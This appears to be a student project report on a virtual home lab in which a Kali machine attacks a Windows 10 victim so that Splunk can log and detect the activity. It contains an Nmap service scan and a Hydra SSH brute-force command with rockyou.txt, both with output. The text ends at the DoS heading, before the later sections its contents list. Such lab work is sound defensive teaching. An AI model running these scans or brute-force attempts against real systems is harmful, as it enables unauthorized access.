

# **Department of Computer Science and Engineering**



**Islamic University, Bangladesh**

*Project paper on-*

## **Design and Implementation of an Integrated Framework for Network Attack Simulation and Real- Time SIEM-Based Log Analysis**

**Course No: CSE 4212**

**Course Name: Project-3**

*Supervised by-*

**Md. Ibrahim Abdullah**

Professor

Dept. of Computer Science & Engineering  
Islamic University, Bangladesh.

*Submitted by-*

**Md. Nishad Babu**

**Roll No.: 1914026**

**Registration No.: 1110**

**Session: 2019-2020**

## **Declaration**

We, Md. Nishad Babu and Md. Mizanur Rahman, hereby declares that the work presented in this project is our own effort carried out under the supervision of Professor Md. Ibrahim Abdullah, Department of Computer Science & Engineering, Islamic University, Bangladesh. All experiments, analyses, and findings were conducted with honesty, academic integrity, and in full compliance with ethical standards. We confirm that this project represents the result of our independent and combined work, and no part has been submitted elsewhere for any academic award.

---

Signature

**Md. Mizanur Rahman**  
Roll no: 1914007  
Reg. no: 1091  
Session: 2019-2020

---

Signature

**Md. Nishad Babu**  
Roll no: 1914026  
Reg. no: 1110  
Session: 2019-2020

## Certification

This is to certify that Md. Mizanur Rahman, Roll No.: 1914007, Reg. No.: 1091, Session: 2019-2020, and Md. Nishad Babu, Roll No.: 1914026, Reg. No.: 1110, Session: 2019-2020, has successfully completed the project titled "***Design and Implementation of an Integrated Framework for Network Attack Simulation and Real-Time SIEM-Based Log Analysis***" under my supervision. This project has been carried out with sincerity and academic integrity and fulfils the partial requirements for the B.Sc. degree in Computer Science & Engineering at Islamic University, Bangladesh.

**Certified by:**

---

Signature

**Md. Ibrahim Abdullah**

Professor,

Department of Computer Science & Engineering,  
Islamic University, Bangladesh

## **Acknowledgement**

First, we express our gratitude to Almighty Allah for giving us the strength and ability to complete this project successfully. We are sincerely thankful to our project supervisor, Professor Md. Ibrahim Abdullah, Department of Computer Science & Engineering, Islamic University, Bangladesh, for his continuous guidance, advice, and encouragement. We also thank all the respected teachers of the department for their support and constructive feedback. Finally, we are grateful to our families, friends, and each other, as the collaboration between Md. Mizanur Rahman and Md. Nishad Babu was essential for the successful completion of this project.

## Abstract

This project focuses on the design and implementation of an integrated framework for network attack simulation and real-time log analysis using **Splunk**. The main objective is to create a controlled environment where various network attacks such as brute-force, denial-of-service (DoS), and malware execution can be simulated, while capturing and analyzing security events in real-time. The framework uses virtual machines to represent victim and attacker systems, with **Splunk Universal Forwarder** deployed on victim machines to forward logs to the Splunk server.

By generating telemetry data from simulated attacks, the system enables monitoring of suspicious activities through dashboards, alerts, and reports. The project demonstrates how SIEM tools can effectively detect and record malicious events, providing insights into network vulnerabilities and potential entry points. Various security tools including **Nmap**, **Hydra**, and **hping3** were used for controlled attack simulations.

The project highlights the importance of integrating attack simulation with log analysis for practical cybersecurity learning. It provides a low-cost, hands-on approach for students and researchers to understand attack behaviours, monitor real-time security events, and evaluate the effectiveness of detection mechanisms. This framework serves as a foundation for further enhancements in threat intelligence, incident response, and proactive network defense strategies.

## **Table of Contents**

<b>Chapter 1 .....</b>	<b>7</b>
<b>Introduction .....</b>	<b>7</b>
1.1 Background.....	7
1.2 Objectives of the Project.....	7
<b>Chapter 2 .....</b>	<b>8</b>
<b>Literature Review.....</b>	<b>8</b>
<b>Chapter 3 .....</b>	<b>9</b>
<b>Project Requirements.....</b>	<b>9</b>
3.1 Tools and Technologies Used .....	9
3.2 Experimental Setup.....	9
<b>Chapter 4 .....</b>	<b>10</b>
<b>Implementation.....</b>	<b>10</b>
Virtual Environment Setup: .....	10
Network Configuration.....	11
System Monitoring .....	12
Set up Slunk Universal Forwarder.....	12
Firewall configuration .....	13
Splunk.....	13
Network Scan .....	14
Brute Forcing.....	15
Dashboard Monitoring.....	15
Dos Attack .....	16
Packet Sniffing .....	17
Malware Creation .....	18
Splunk Dashboard Monitoring .....	20
<b>Challenges Faced.....</b>	<b>21</b>
<b>Conclusion .....</b>	<b>22</b>
<b>References .....</b>	<b>23</b>

# **Chapter 1**

## **Introduction**

### **1.1 Background**

With the increasing number of cyber-attacks, organizations need effective monitoring and analysis of network activities to detect threats in real-time. Security Operations Centers (SOC) use SIEM tools to collect, analyze, and visualize security logs from multiple sources. However, access to enterprise SOC setups is often costly and limited. Creating a **SOC Home Lab** allows students and researchers to simulate attacks, monitor network traffic, and study security events practically. Tools like **Splunk**, **Nmap**, **Hydra**, and **hping3** enable realistic simulations of attacks such as brute-force, DoS, and malware execution.

### **1.2 Objectives of the Project**

The main objectives of this project are:

- To design and implement a virtual **SOC Home Lab** for attack simulation and log monitoring.
- To forward logs from victim machines to **Splunk** for real-time analysis.
- To observe and analyze attack patterns, including brute-force, DoS, and malware events.
- To develop dashboards and alerts in Splunk for practical monitoring and reporting.
- To provide hands-on experience in cybersecurity, incident detection, and response.

# **Chapter 2**

## **Literature Review**

The concept of a Security Operations Center (SOC) has become essential in modern cybersecurity. SOCs monitor networks, systems, and applications to detect and respond to security threats in real-time. Studies show that integrating **Security Information and Event Management (SIEM)** tools, like **Splunk**, allows efficient collection, correlation, and visualization of logs from multiple sources, enabling timely threat detection.

Previous research has demonstrated the value of **attack simulations** using tools such as **Nmap**, **Hydra**, and **hping3** to understand vulnerabilities. Studies also highlight that home lab environments provide a low-cost platform for students and researchers to practice network monitoring, threat analysis, and incident response.

Despite extensive research on enterprise SOCs, few studies focus on **integrated lab environments** combining attack simulation with real-time SIEM analysis. This project builds on existing work by creating a practical framework for monitoring and analyzing simulated attacks, helping learners gain hands-on experience in cybersecurity operations.

# **Chapter 3**

## **Project Requirements**

The project requires a virtual lab environment to safely simulate network attacks and monitor security events. The lab setup includes **Kali Linux** as the attacker machine and **Windows OS** as the victim system, both running on **VMware Workstation**. Various tools are used to generate attacks, monitor system activities, and analyze logs in real-time using **Splunk**.

### **3.1 Tools and Technologies Used**

- **Kali Linux (VMware Workstation)** - Attacker machine for executing network attacks and malware.
- **Windows OS (Victim System)** - Target system for monitoring and log collection.
- **Metasploit Framework** - Malware generation and control for simulation.
- **Splunk Universal Forwarder** - Collects and forwards logs to Splunk server.
- **Nmap** - Network scanning to identify open ports and services.
- **Hydra** - Brute-force testing of login credentials.
- **hping3** - DoS attack simulation.
- **Wireshark** - Network traffic analysis.
- **Sysmon** - Monitoring system activities on the victim machine.

### **3.2 Experimental Setup**

**Host PC running VMware Workstation** with virtual machines:

- **Kali Linux (Attacker)** - Crafts and executes attacks, including malware delivery.
- **Windows 10 (Victim)** - Executes malware, logs activities, and forwards logs to Splunk for analysis.


This setup ensures a controlled and safe environment to study attack behaviour and SIEM-based monitoring effectively.

# Chapter 4

## Implementation


### Virtual Environment Setup:

- Installed **VMware** to create virtual machines (VMs).
- Configured two VMs: **Windows 10** for testing the endpoint, **Kali Linux** as the attacking machine.



Set both VMs on an **internal network**, ensuring they can communicate without external internet access for safe testing.

### Changing network configurations




Network Options	Access To Internet	Use case
NAT	YES	Test Tools
NAT Network	YES	Test Tools
Bridged	YES	Test Tools
Host-Only	NO	Analyze Malware
Internal Network	NO	Analyze Malware
Not Attached	NO	Analyze Malware

Change the Network to Internal network so that the two virtual machines can communicate and out hot network wont get affected

If we are using an **internal network** instead of **NAT**, which is automatically assigned to the machines, we need to configure static IP addresses manually on both virtual machines.

## Manually Assigning IP to both Windows, kali



## IP assigned to both machine's

The image displays two terminal windows. The left window is a Windows command prompt showing the output of the 'ipconfig' command. It lists the 'Ethernet adapter Ethernet' with the static IP '192.168.20.10'. The right window is a Kali Linux terminal showing the output of 'ifconfig' and 'ip a'. It lists the 'eth0' interface with the static IP '192.168.20.11' and the 'lo' loopback interface with the static IP '127.0.0.1'. Both outputs confirm the successful assignment of the static IP addresses.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hulk>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::5711:26bf%4:275%
IPv4 Address. . . . . : 192.168.20.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

C:\Users\hulk>

(thor@kali)-[~]
$ ifconfig
eth0: flags=4163  mtu 1500
        inet 192.168.20.11  netmask 255.255.255.0  broadcast 192.168.20.255
                inet6 fe80::ab82:4890%125:ec6c  prefixlen 64  scopeid 0x20<link>
                        ether 56:84:7a:90:12:5c  txqueuelen 1000  (Ethernet)
                                RX packets 0  bytes 0 (0.0 B)
                                RX errors 0  dropped 0  overruns 0  frame 0
                                TX packets 78  bytes 12673 (12.3 kB)
                                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                inet6 ::1  prefixlen 128  scopeid 0x10<host>
                        loop  txqueuelen 1000  (Local Loopback)
                                RX packets 4  bytes 240 (240.0 B)
                                RX errors 0  dropped 0  overruns 0  frame 0
                                TX packets 4  bytes 240 (240.0 B)
                                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
(thor@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP>  mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00  state UNKNOWN
    inet 127.0.0.1/8 brd 00:00:00:00:00:00  scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 brd 00:00:00:00:00:00  scope host
            valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP>  mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:73:b4:de brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.11/24 brd 192.168.20.255  scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
        inet6 fe80::ab02:4890%125:ec6c/64 brd ff:ff:ff:ff:ff:ff  scope link noprefixroute
            valid_lft forever preferred_lft forever
```

## Network Configuration

Ensured network connectivity between the Kali and Windows machines by performing basic tests (ping and Nmap scanning).

# Check Network Connectivity

The image shows two terminal windows side-by-side. The left window is on a Windows 10 machine with the command `ping 192.168.20.11` and its output. The right window is on a Kali Linux machine with the command `ping 192.168.20.10` and its output.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hulk>ping 192.168.20.11

Pinging 192.168.20.11 with 32 bytes of data:
Reply from 192.168.20.11: bytes=32 time=36ms TTL=64
Reply from 192.168.20.11: bytes=32 time=1ms TTL=64
Reply from 192.168.20.11: bytes=32 time=1ms TTL=64
Reply from 192.168.20.11: bytes=32 time=2ms TTL=64

Ping statistics for 192.168.20.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 36ms, Average = 10ms

C:\Users\hulk>

File Actions Edit View Help

(thor@kali)-[~]
$ ping 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.
64 bytes from 192.168.20.10: icmp_seq=1 ttl=128 time=1.66 ms
64 bytes from 192.168.20.10: icmp_seq=2 ttl=128 time=5.21 ms
64 bytes from 192.168.20.10: icmp_seq=3 ttl=128 time=6.93 ms
64 bytes from 192.168.20.10: icmp_seq=4 ttl=128 time=4.86 ms
64 bytes from 192.168.20.10: icmp_seq=5 ttl=128 time=21.2 ms
64 bytes from 192.168.20.10: icmp_seq=6 ttl=128 time=2.41 ms
^C
-- 192.168.20.10 ping statistics --
6 packets transmitted, 6 received, 0% packet loss, time 5249ms
rtt min/avg/max/mdev = 1.660/7.039/21.169/6.558 ms

(thor@kali)-[~]
$
```

## System Monitoring

**Sysmon (System Monitor)** is a Windows system service and device driver that logs detailed information about system activity and events.


## Sysmon Log Analysis

The image shows two Event Viewer windows. The left window is titled "Event ID 3: Network Connection" and the right window is titled "Event ID 1: Process Creation". Both windows show a list of events with columns for Level, Date, Source, Event ID, and Task Category.

Event ID 3: Network Connection	Event ID 1: Process Creation
Level: Information	Level: Information
Date: 26-08-2023	Date: 26-08-2023
Source: Symon	Source: Symon
Event ID: 3	Event ID: 1
Task Category: Network conn...	Task Category: Process Create...
Count: 141	Count: 1,579


## Set up Splunk Universal Forwarder

Installed **Splunk Universal Forwarder** on the Windows 10 victim machine and configured inputs.conf and outputs.conf to monitor system logs and forward them to the **Splunk** server dashboard for real-time analysis and monitoring.



## Firewall configuration


As firewall blocks unwanted traffic, so, we add inbound rule and allow 9997 port.




## Splunk

To add data in **Splunk** using **Splunk Universal Forwarder**, configure the `inputs.conf` file to specify which log files or directories will be monitored. After that, configure `outputs.conf` to define the IP address and port (usually 9997) of the Splunk indexer. On the Splunk server, enable receiving on port 9997. Restart the forwarder service. Once connected, the forwarder

sends log data securely to the Splunk indexer, where it is indexed and available for searching and analysis.



Receiving data from Splunk universal forwarder and configure splunk dashboard: Enable receiving on port 9997 in **Splunk**.



## Network Scan

I used **Nmap** to scan the victim machine and identify open ports. By running a TCP scan command, I detected active services and listening ports. The scan results showed which ports were open, closed, or filtered.

```

--(kali㉿kali)-[~/Desktop]
$ nmap -A 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-13 18:10 EST
Nmap scan report for 192.168.0.105
Host is up (0.0016s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
3000/tcp  open  http         Splunkd httpd
  http-title: Site doesn't have a title (text/html; charset=UTF-8).
  _Requested resource was http://192.168.0.105:8000/en-US/account/login?return_to=%2Fen-US%2F
  _http-server-header: Splunkd
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
  smb2-security-mode:
    3:1:1:
  -  Message signing enabled but not required
  smb2-time:
    date: 2026-02-13T23:10:39
  - start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1  0.90 ms  192.168.154.2
2  0.89 ms  192.168.0.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.60 seconds

```

## Brute Forcing

After detecting port 22 (SSH) open, I used **Hydra** to perform a brute-force attack on the SSH login service. By providing a username and password wordlist, Hydra attempted multiple login combinations.

```
hydra -l pentester -P rockyou.txt ssh://192.168.1.100
```

```


--(kali㉿kali)-[/usr/share/wordlists]
$ hydra -l pentester -P rockyou.txt ssh://192.168.0.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-14 11:44:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:t:p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.0.100:22/
[STATUS] 3811.00 tries/min, 3811 tries in 00:01h, 14340590 to do in 62:43h, 14 active
[STATUS] 3571.67 tries/min, 10715 tries in 00:03h, 14333686 to do in 66:54h, 14 active
[CERROR] Can not create restore file (./hydra.restore) - Permission denied
--(kali㉿kali)-[/usr/share/wordlists]

```

## Dashboard Monitoring

After performing the brute-force attack using **Hydra**, multiple failed SSH login attempts were observed in the **Splunk** dashboard of the victim machine. The logs showed repeated authentication requests within a short time. This confirmed that the SIEM system successfully detected and recorded the attack activity.



## Dos Attack

To generate more Logs we can use DOS attack on the server which will generate the telemetry on splunk.

```
